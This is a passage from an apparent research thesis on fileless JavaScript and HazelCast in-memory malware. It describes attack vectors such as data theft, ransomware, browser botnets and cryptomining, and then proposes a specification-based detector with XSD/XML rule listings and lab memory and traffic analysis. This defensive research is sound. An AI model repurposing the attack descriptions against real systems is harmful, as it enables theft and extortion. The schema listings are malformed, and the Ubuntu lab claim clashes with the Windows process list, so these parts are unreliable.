- **Native Client:** Native Client enables to perform HazelCast operations by connecting to one of the cluster members and delegates all cluster wide operations to it. Client will transparently switches to another live member when the relied cluster member dies
- **Memcache Client:** A Memcache client written in any language can talk directly to Hazelcast cluster. No additional configuration is required. An entry




Fig. 3.2.4: In-Memory Malware Second Attack Scenario

written with a memcache client can be read by another memcache client written in another language

- **REST Client:** Hazelcast provides a REST interface that provides an HTTP service in each cluster member, so, data can be accessed and modified using HTTP protocols

To connect with cluster by any of the above mentioned ways, just the IP address and port of the cluster member is required. After connection, clients can access and modify the data in the HazelCast cluster. To utilize the cluster members' computational power, in our PoC, we are connecting to HazelCast cluster using Native Client and delegate the tasks to cluster members to consume the resources. In addition, we modify the data by applying encryption on it.

3.3 Attack Vectors

Unconventional malware attacks have the ability to execute malicious behavior that supports a wide variety of malicious attacks. Here are the most common attack vectors that JSLess and in-memory malware could execute:

3.3.1 Data Stealing

On infection, JSLess can easily collect keystrokes, cookie and web storage data, as demonstrated in our PoC. Also, it could control multimedia devices and capture data from a connected mic or webcam using native browser WebRTC APIs. In case of in-memory malware, after inserting a member with malicious intention in the HazelCast cluster, it can get access to the data stored in the cluster memory. This valuable information can be stolen and send it to the malicious command & control server which is associated with the malware attacker.

3.3.2 In-Memory Ransomware

In-Memory malware can act as a ransomware by encrypting the data stored in the memory such as recent transaction, financial information, etc. After getting access to the data, the valuable information can be encrypted and ask for ransom to get the original data back.

3.3.3 DDoS

JSless malicious C&C server could orchestrate all the currently infected web browsers to connect to a specific URL or web server to perform a DDoS attack. In this case, JSless constructs a botnet of infected browsers to execute the DDoS attack.

3.3.4 Resource Consumption Attack

In this case, JSless could use the infected users' browser to run computationally intensive tasks such as cryptocurrency mining, password cracking, etc. The MapReduce system we implement as part of JSless is an example of managing and running computationally intensive tasks. Also, beside the attacks which we have implemented in our JSless it is possible to perform other attacks like Click Fraud, RAT-in-the-Browser (RitB) Attacks, and many other web-based attacks.

In-memory malware can also execute this attack because HazelCast provides distributed computing facility to make the platform more scalable. In this case, tasks can be assigned to other members within a cluster and malicious member can utilize the computing resources of the other machines by assigning them computationally expensive tasks.

CHAPTER 4

Hybrid Approach For Unconventional Malware Detection

4.1 Overview

This chapter presents the design and implementation of a malware detection technique to mitigate the emerging and unconventional malware threats. Continuous behavior monitoring and identifying the correctness of those behaviors at run time is one of the possible solutions to overcome the limitations of current state-of-the art malware detection techniques against unconventional malware threats. Due to the limitation of the existing malware detection techniques, the specification-based approach is used with existing detection methods to add the efficiency in the detection process. In this context, we propose a solution based on continuous behavior analysis validating with application specifications or policies to detect emerging threats which uses advance evasion techniques to hide them from traditional anti-malware tools. This detection technique is based on the fact that advance malware use fileless attack methods and take advantage of legitimate tools for malicious purposes which makes it difficult for the existing malware detection approaches to find such attacks. The proposed approach consists of of two different malware detection techniques which are namely specification-based and behavior-based. The first step in our approach is to develop the specifications for the application that can be expressed in a document to describe the expected behavior of that particular application. This new approach utilizes the specifications that describes the intended behavior produced by the application. These pre-defined specifications are then matched with the actual behavior of the application during the run-time. If any of the action event do not conform, the action is considered as behavior violations and inform the system about malicious activity.

Specification-based monitoring compares the behavior of the application functionalities or activities with their associated behavior specifications that captures the correct behavior of the actions. The specifications are usually manually crafted based on the security policy, functionalities of the objects, and expected usage [68]. Therefore, if the intended behavior of the application has been explicitly pre-determined, it is possible to detect malicious modification that can alter the behavior of the application at run-time. The new methodology consists of a set of phases that should be followed, important events need to be analyzed and checked in order to make sure it has not been poisoned with the malicious intention. The proposed malware detection methodology benefits by performing the detection process at run-time and monitors the activities while application is running.

Anomaly based detection techniques also perform operations by making profiles of normal behavior of the application which is usually established through automated training and then it is compared with the actual activity of the system to indicate any significant modifications in the running behavior. Anomaly detection can detect unknown attacks, but often with the high false alarm rate [21]. This approach is also not a good option in case of unconventional malware attacks because of the unique properties of such attacks where they can leverages the already present non-malicious system tools and might be marked as normal operations by anti-malware tools that uses anomaly-based detection techniques. On the other hand, in specification-based detection [35], the correct behaviors of critical objects are manually abstracted and crafted as behavior specifications, which are compared with the actual behavior of the objects. Specification-based monitoring is the most useful anti-malware approach which gives optimal protection. It has some advantages over anomaly-based detection method as it gives the flexibility in policy construction and it can result in a very low false positives [45].

4.2 Architecture

In order to perform unconventional malware detection, we have used two malware detection techniques in a way that they could be considered as an efficient and effective detection mechanism. Figure 4.2.1 depicts the architecture of the proposed technique, which consists of a behavior monitoring module and a specification machining module. Behavior monitoring module analyze the activities performed by the application and specification matching module matches those actions with pre-defined expected behavior.

The components and modules of the proposed system are described in a greater detail below.

4.2.1 Behavior Specifications

Specifications are the most important component of the proposed technique. Specifications are the rules which are documented for describing the desired behavior of the application. It does not include how the application function should be implemented, instead, it focuses on how those functions should behave. In our approach, we define specifications to express the expected behavior of the application that will be monitored during the run time in order to make sure the correctness of the application's behavior. Specifications express the correct behavior and any other behavior will be classified as anomalous if it deviates from the specified behavior. For each action that needs to be monitored, the proposed methodology defines a specification that defines the rules or policies that should be followed by the application to be considered as a valid action. To get accurate results against unconventional malware detection, specification needs to be designed through a careful and deliberate process. The length of the specifications depend on the number of critical entities that needs




Fig. 4.2.1: Architecture of the proposed approach

Illustrate the architecture of Hybrid approach which consists of two main components that interact with each other to detect malicious activities against emerging and unconventional malware attacks

to be monitored in the application.

4.2.2 Behavior Monitoring Module

When functionality of a software application is analyzed and observed by executing it is known as dynamic or behavioral analysis [17]. Each activity occurs during the program execution passes through a validation process that checks it for the potential existence of any malicious intention. In our system, behavior monitoring module captures the events at particular states performed by an entity to determine the validity of that behavior. It deals with the occurrence of the application events where each event that is intercepted confirms its correctness with respect to the specifications that have already been documented. To decide, which activities should be monitored depends on the targeted application platform, the critical components which could be victimized by the attacker and the means of attack. This module in our approach helps to keep a constant monitoring of the events and activities happening in the application to validate the behavior and detecting the unwanted actions that might be initiated by attackers using unconventional means of attack.

4.2.3 Specification Matching Module

This module triggers a comparison of the subsequent behavior with the pre-defined rules or specifications and alerts the application if any deviation in the running behavior is found. If the action is matched with the specified behavior and it certifies that the functionality of the application on the occurrence of this particular event does match to the specifications, it means application is running as per the expected behavior. In the opposite case, if it is recognized that the event violates the specifications, the action is marked as malicious activity and generates an alarm. This module implement a specification parser to extract the rules and match them with the activities happening in the events. This parser is based on the language used for defining the specifications of the application. Specification matching module loads the rules written for particular events at a state and validates the correctness of that event in order to take the decision. If the behavior is confirmed to the specification, then it is considered to be valid. If the event behavior does not match with a rule of the specification, it concludes that an attack has modified it.

4.3 Design & Implementation

In our work, few steps has taken into consideration for implementing the proposed methodology. First, outline the entities which needs to be monitored in the targeted application. Second, find out the possible states that an entity can have during the execution. Finally, the events that can be generated by the selected entities at a particular state. These steps help in describing the specifications of the application and observing the unusual activities during the run-time.

In general, there can be many entities and their relevant states in an application at run-time. In this context, the system can be explained with a set E of entities (representing the entities of interest), a set S of states (possible state that Entity E can take) and a set of A actions (representing the events that can be occurred with an Entity E). Specifically, the following declarations specify E, S and A.

- E is the set of entities {e_1, e_2, ..., e_n}
- The finite set of possible states that an entity can have, may be declared as S : {s_1, s_2, ..., s_n}
- A is the set of actions {a_1, a_2, ..., a_n} that can be occurred by an entity at a particular state

By considering the above declarations, we can represent the normal behavior of the components of any application. This normal behavior can be used to specify the rules to detect the abnormal activities. To document the expected behavior of an application, first, we can list down the entities, then the possible states and actions of those entities can be extracted. If we take the example of HazelCast in-memory cluster, the possible entities can be the members and clients that can perform various actions at different states. In our approach, whenever an action will be performed by an entity, the associated behavior monitoring events will also be triggered to determine the correctness of that action. Before monitoring the actions, we need to specify the rules of what an entity can do and what can not do at a particular state. We are considering the Finite State Machine (FSM) [12] for making the specifications extraction process more simpler and reliable. We choose state machines because it can model the execution flow of an application and gives the ability to validate the actions at given states. Representing the normal behavior of an application with FSM and extracting the specifications is described in a greater in the next sections.

4.3.1 Specification Development

The specifications are captured in a standard document that specifies the expected behavior of the application. For describing the specifications, we observe the normal behavior of the application with the help of finite state machine because it gives the ability to model the execution flow of actions for an entity to see how it can behave at a particular state. State machine helps us identifying the possible attack states and behavior rules can be derived against them to detect the abnormalities. Below we exemplify how a state machine can be designed to express the normal behavior and how behavior rules can be extracted from it for generating the specification document.

4.3.1.1 Finite State Machine (FSM)

Finite state machines (FSM) or finite state automata (FSA) is a mathematical model of computation and commonly used to represent and control execution flow [12]. It can be used to model problems in many fields including mathematics, artificial intelligence, games etc. Finite state machines provide a powerful way to describe the dynamic behavior of system components and widely used in specification-based testing [32]. A state machine consists of set of known states and can be in one of the finite set of states at any given time. Changing from one state to another is executed by an event or condition. This state change is called transition. Following are the main components of Finite State Machine:

- **Finite Set of States:** there must be a finite amount of states and only one state can be active at a time
- **Initial State:** the starting point of the system. Initial states are usually drawn with an arrow being pointed to them
- **Accepting States:** a subset of known states that indicates whether the input we processed is valid or not
- **Transitions:** events or conditions that describe how the process moves from one state to another

4.3.1.2 Designing of FSM Model

FSM model can be designed by mapping the behavior of the application to states where events and conditions allow the transition from one possible state to another. This FSM model can help in defining the rules to capture the suspicious activity on the execution of events in states transition. To illustrate the FSM model, we take an example of HazelCast IMDG application where a node or member can join the cluster and perform simple CRUD operations on HazelCast Map. HazelCast Map is a data structure for storing the data in the memory by mapping a key to value. We are considering this example because data can be stolen or destroyed present in the Map by a malicious HazelCast member as it is described in our in-memory PoC in the section 3.2. With this example, we show the normal behavior of the Map operations and extract the specifications that defines the rules to identify the abnormal or suspicious activities at a particular state during run-time.



READ
memberAdded (MembershipEvent m)
entryLoaded(EntryEvent<String, String> event)
entryUpdated(EntryEvent<String, String> event)
Member Initializing
Joining
Reading Entry
Updating Entry
entryAdded(EntryEvent<String, String> event)
entryRemoved(EntryEvent<String, String> event)
Adding Entry
Deleting Entry
Member Leaving
Initial State
State
Transition
Final State

Fig. 4.3.1: FSM Model for HazelCast Member

Finite State Diagram to express the specifications for a Member in HazelCast in-memory data grid

Figure 4.3.1 depicts an example of a finite state machine with the possible states and actions that can be performed on a HazelCast Map by a cluster member. At the initial state, an instance of a HazelCast member is instantiated that can create a request for joining into the cluster. On successful connection to the cluster, a member will be at the joining state where it can perform further actions on next states.
In the designed FSM model, we have the following properties:

- **States:** HazelCast member for executing data operations on Map can have: Member Initializing, Joining, Reading, Adding, Deleting and Updating Entry states

- **Initial State:** As the HazelCast member can not join the cluster until its instance is created. So, initial state in this case is Member Initializing

- **Transitions:** Each transition dependent on the event performed by the HazelCast member. If an event is triggered by the member for accessing the data from the Map, it will be transit from Joining state to the Reading state. In the same way, events will dictate what could be the next state to move on

- **Final State:** Leaving the cluster is the final state here and HazelCast member can not get back to the other states after reaching that state

The illustration of FSM model shows that operations are performed on a HazelCast map in a sequence to behave as normal action. The activity might be considered suspicious if the sequence of the actions is not followed. In case of unconventional malware attack, it is difficult to differentiate between the normal and abnormal behaviors by just considering the sequence of actions. Because these malware usually take advantage of normal actions but having malicious intention in it. For example, in-memory malware in HazelCast cluster could get access to the data and apply encryption on it as explained in 3.2. Reading the data and updating it after applying encryption on it follows the same sequence of actions as normal data read and update operation takes. But continuous reading and updating the entries in a short time can make it suspicious. Another example of such behaviors can be seen from Fileless

JavaScript malware described in the section 3.1 that through webSocket connections malicious code can be downloaded and injected in the visitor‘s browser to perform malicious activities. In this case, using webSocket in the web applications is a normal action and identifying the intention of its usage is a challenge. To capture such malicious activities, rules or policies could be specified to identify the suspicious nature of actions. We extract the specifications by observing the transitions in FSM model by considering if any possible attack scenario can be occurred while transiting from one state to another. In the Section 4.3.1.3, we show how rules can be generated from FSM model to capture the abnormal activities.

4.3.1.3 Specifications Extraction from FSM Model

After designing the FSM model for the entities of the targeted application, we can extract the specifications on the basis of that model. The specifications vary from one application to another and depends on the possible normal and abnormal behavior of the application. We can consider the above mentioned FSM model to see how specifications can be extracted to define the rules. For writing the specifications, we have used XSD (XML Schema Definition) [59] that formally describe the elements in an XML (Extensible Markup Language) document. The reason for choosing XSD is because it helps in writing the schema for entities with rules for data content and semantics. It follows formalized standards to describe what a XML document can contain. A well defined specifications can save from generating the errors and false rates. An example of some rules is demonstrated in the listing 4.1 that shows the XSD document based on the FSM model described in Figure 4.3.1. This XML schema illustrates the rules that should be followed by a HazelCast member to perform data operations on HazelCast Map.

Rules are specified by considering the transitions from one state to another in the designed FSM model. Specification should be generated according to the application's requirements by the developer or admin. For example, a rule can be specified on HazelCast cluster to restrict the number of machines that could join the cluster because it is an admin level or network administrator level task to know if any new machine needs to be added in the cluster or not. To specify this rule in the document, considering the transition between Member Initializing and Joining state from Figure 4.3.1 and generating an element 'max-members' under the 'hz-member' element in the XSD document as shown in the listing 4.1. Another example of a rule is 'time-to-leave' element which has been extracted between the Joining and Member Leaving state that says a HazelCast member can not leave the cluster before a specific time. This rule is specified as an example based on the reason that in-memory malware can behave as a non-persistent attack on HazelCast IMDG and leave soon after completing the infection scenario. In the same way, other rules can also be specified against other transitions in the FSM model to restrict the abnormal actions based on the application's need. The rules are defined through XSD which is further used to extract a simple XML document where the rules will be initialized with the values according to the application requirement. This XML document will be used to Listing 4.2 shows the XML document generated from the XSD schema.

```
<xs:schema version="1.0" xmlns:xs="http://www.w3.org/2001/XMLSchema">
  <xs:element name="hz-specification">
    <xs:complexType>
      <xs:sequence>
       <xs:element name="hz-member" type="memberType"/>,
      </xs:sequence>
    </xs:complexType>
  </xs:element>

  <xs:complexType name="memberType">
    <xs:sequence>
      <xs:element name="max-members" type="xs:int"/>
      <xs:element name="time-to-leave" type="xs:int">
        <xs:attribute name="time-unit" type="timeUnits"\>
      </xs:element>
      <xs:complexType name="read-update-latency">
        <xs:element name="no-of-entries" type="xs:int"/>
        <xs:element name="time-interval" type="xs:int">
          <xs:attribute name="time-unit" type="timeUnits"\>
        </xs:element>
      </xs:complexType>
    </xs:sequence>
  </xs:complexType>

  <xs:simpleType name="timeUnits">
    <xs:restriction base="xs:string">
      <xs:enumeration value="ms"/>
      <xs:enumeration value="sec"/>
      <xs:enumeration value="min"/>
      <xs:enumeration value="hr"/>
    </xs:restriction>
  </xs:simpleType>
</xs:schema>
```

Listing 4.1: Example of XSD document for HazelCast IMDG Cluster

```
<hz-specification
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:noNamespaceSchemaLocation="hz-schema.xsd">
    <hz-member>
        <max-members>3</max-members>
        <time-to-leave time-unit="ms">60000</time-to-leave>
        <read-update-latency>
            <no-of-entries>500</no-of-entries>
            <time-interval time-unit="ms">1000<time-interval>
        </read-update-latency>
    </hz-member>
</hz-specification>
```

Listing 4.2: XML specifications document based on XSD

CHAPTER 5

Experiments and Results

In this chapter, we perform unconventional malware analysis to know how these malware behave and deceive the malware analysis tools. This analysis will give us an idea about how effective and efficient are the existing state-of-the art malware analysis and reverse engineering tools against emerging and unconventional malware. In addition, we show the implementation and evaluate the performance and efficiency of our proposed approach. To demonstrate that, how effective and efficient our approach is for the mitigation of malware threats that uses advance evasion techniques to attack on unconventional computing platforms, we have considered HazleCast IMDG.

5.1 Unconventional Malware Analysis

The rapidly emerging consequences of unconventional malware and rising sophistication of advance evasion techniques has motivated advancement in tools and techniques for performing concentrated analysis on such malware attacks. Malware authors keep on finding better ways to determine analysis techniques to bypass them. Analysis of unconventional malware is comparatively different from traditional malware because of advance evasion techniques used in such malware which can easily deceive existing malware analysis tools. To understand how severe unconventional malware is with respect to the available tools and techniques for analysis and detection, we are presenting our findings based on static, dynamic and memory based analysis of such malware with both manual and automated malware analysis systems.

5.1.1 Lab Environment & Tools For Analysis

For performing the analysis, a safe and secure environment is required to prevent the system from being infected. We have Ubuntu Linux operating system installed on the physical machine and setup a VM (virtual machine) using Virtual Box software and installed Ubuntu 18.04.3 LTS, Linux operating system on it. The Linux VM is used to execute the malware sample during the analysis and following tools are used to monitor the activities:


- **FTK Imager:** Installed the command line version of FTK Imager on Ubuntu for acquiring the memory dump while malware specimen is executing on the system
- **Volatility:** It is Python based script that helps in performing the memory analysis on the captured memory dump
- **Wireshark:** To capture and monitor the network traffic during the malware execution

5.1.2 JSLess: Fileless JavaScript Malware Analysis

In order to analyse unconventional malware, we obtained Fileless JavaScript malware for analysis. We considered analysis on web platform for JSLess (Fileless JavaScript Malware) mentioned in 3.1. The main objective here is to extract the malicious behavior of malware that uses unconventional attack techniques and to identify if the existing analysis techniques are capable enough to trace them. To perform the analysis after setting up the Lab environment, we have deployed the JSLess PoC on Amazon Web Services (AWS) server and mapped with a test domain 'https://dev.wasplabs.ca'. The compromised web application is opened in the Google Chrome browser where JSLess disperse the infection and the following different types of monitoring carried out during analysis using various analysis and reverse engineering tools.

5.1.2.1 Memory Analysis with Volatility

Memory analysis is one of the main components of live investigation to know the behavior of a malware while malware specimen is executing on the system. Memory analysis is important for extracting the artifacts relevant to the malicious program where infected system executing the malware sample. Memory Acquisition and Memory analysis are two major steps in the process of memory analysis. Memory Acquisition involves acquiring or dumping the memory of the target system. In our case, target system is the virtual machine that we have setup in the lab environment where we are executing the malware sample. In memory acquisition step, we have captured the memory image and generated dumped files with FTK Imager tool while malware executing in the Google Chrome browser on virtual machine. After dumping the memory of the system to disk, for extracting the information from captured memory dumped file, Volatility tool has been used. With volatility commands, we listed the processes running on the system at the time of memory acquisition as it is illustrated in 5.1.1. A process with PID 1332 is listed with name chrome.exe which is not indicating itself that it is a malicious process because malware is being executed within a sub process which is hard to determine with process monitoring in memory analysis.




```
0xffffe602358e8480 CodeMeterCC.ex     3780   2012      5        0       1       1
0xffffe602358f6080 Lightshot.exe      3228   4916      6        0       1       1
0xffffe60231a66080 chrome.exe         1332   5060     18        0       1       0
0xffffe60231bfd540 svchost.exe        5280    596      8        0       0       0
0xffffe60231bec540 GoogleCrashHan     5680   2816      2        0       0       1
0xffffe60234f33080 GoogleCrashHan     3076   2816      2        0       0       0
0xffffe6022efb8080 RamCapture64.e     5952   2012      6        0       1       0
0xffffe60231a3a500 conhost.exe         180   5952      5        0       1       0
0xffffe60234ffb4c0 msdtc.exe          4140    596      2        0       0       0
```

Fig. 5.1.1: Processes list after fileless malware execution on web app

5.1.2.2 Capturing Network Traffic with Wireshark

When the malware is executed, we captured the network traffic generated as a result of running the malware. *Wireshark* is a packet sniffing tool which is used to capture and monitor the network traffic behavior which allows to generate insights into what processes are running within packets in real-time. After capturing the network traffic, observed the JSLess components tries to connect to a remote server. During our experiments, connection attempts were observed with Wireshark, when the infected machine sent packets to a an other server, as shown in Fig. 5.1.2. But there was not any malicious connection found in memory after the execution of fileless malware on web. But some network calls were observed, where a handshake was being done between client and server. But we were not able to get the details of packet as the communication was being done through a secure channel over HTTPS.



```
Time         Source              Destination           Protocol Length Info                                                                                  Src Port Host
16.821761775 104.20.74.155       137.207.235.122       TLSv1.2   82 Application Data                                                                              443
16.863892136 137.207.235.122     104.20.74.155         TCP       54 39622 → 443 [ACK] Seq=61 Ack=53 Win=1173 Len=0                                              39622
17.419685375 Enterasy_12:52:2b   Slow-Protocols        LACP     124 v1 ACTOR 00:1f:45:12:52:10 P: 27 K: 32768 *F***G*A PARTNER 00:00:00:00:0…
18.300077293 Enterasy_12:52:2b   Spanning-tree-(for-…  STP      119 MST. Root = 32768/0/00:01:f4:7f:03:b7  Cost = 30000  Port = 0x801b
18.706363662 137.207.235.122     18.218.65.183         TLSv1.2  101 Application Data                                                                            41850
18.733252983 18.218.65.183       137.207.235.122       TCP       66 5001 → 41850 [ACK] Seq=300 Ack=1331 Win=30080 Len=0 TSval=252631413 TSec…                  5001
18.733433211 18.218.65.183       137.207.235.122       TLSv1.2   97 Application Data                                                                             5001
18.733557341 18.218.65.183       137.207.235.122       TLSv1.2   97 Encrypted Alert                                                                              5001
18.733609160 137.207.235.122     18.218.65.183         TCP       66 41850 → 5001 [ACK] Seq=1331 Ack=362 Win=31360 Len=0 TSval=1809290035 TSe…                  41850
18.733625503 137.207.235.122     18.218.65.183         TCP       66 41850 → 5001 [FIN, ACK] Seq=1331 Ack=362 Win=31360 Len=0 TSval=180929003…                 41850
18.733627878 18.218.65.183       137.207.235.122       TCP       66 5001 → 41850 [FIN, ACK] Seq=362 Ack=1331 Win=30080 Len=0 TSval=252631413…                   5001
18.733635269 137.207.235.122     18.218.65.183         TCP       66 41850 → 5001 [ACK] Seq=1332 Ack=363 Win=31360 Len=0 TSval=1809290035 TSe…                  41850
18.737666854 137.207.235.122     104.19.195.151        TCP       54 57002 → 443 [RST, ACK] Seq=582 Ack=2900 Win=36864 Len=0                                    57002
18.737757220 137.207.235.122     18.223.122.116        TCP       66 52228 → 443 [FIN, ACK] Seq=572 Ack=157 Win=30336 Len=0 TSval=112293902 T…                  52228
18.737801033 137.207.235.122     18.223.122.116        TCP       66 52230 → 443 [FIN, ACK] Seq=572 Ack=157 Win=30336 Len=0 TSval=112293902 T…                  52230
18.737839273 137.207.235.122     18.223.122.116        TCP       66 52224 → 443 [FIN, ACK] Seq=3001 Ack=1158 Win=34560 Len=0 TSval=112293902…                  52224
18.737872065 137.207.235.122     18.223.122.116        TCP       66 52222 → 443 [FIN, ACK] Seq=3539 Ack=2961 Win=37888 Len=0 TSval=112293902…                  52222
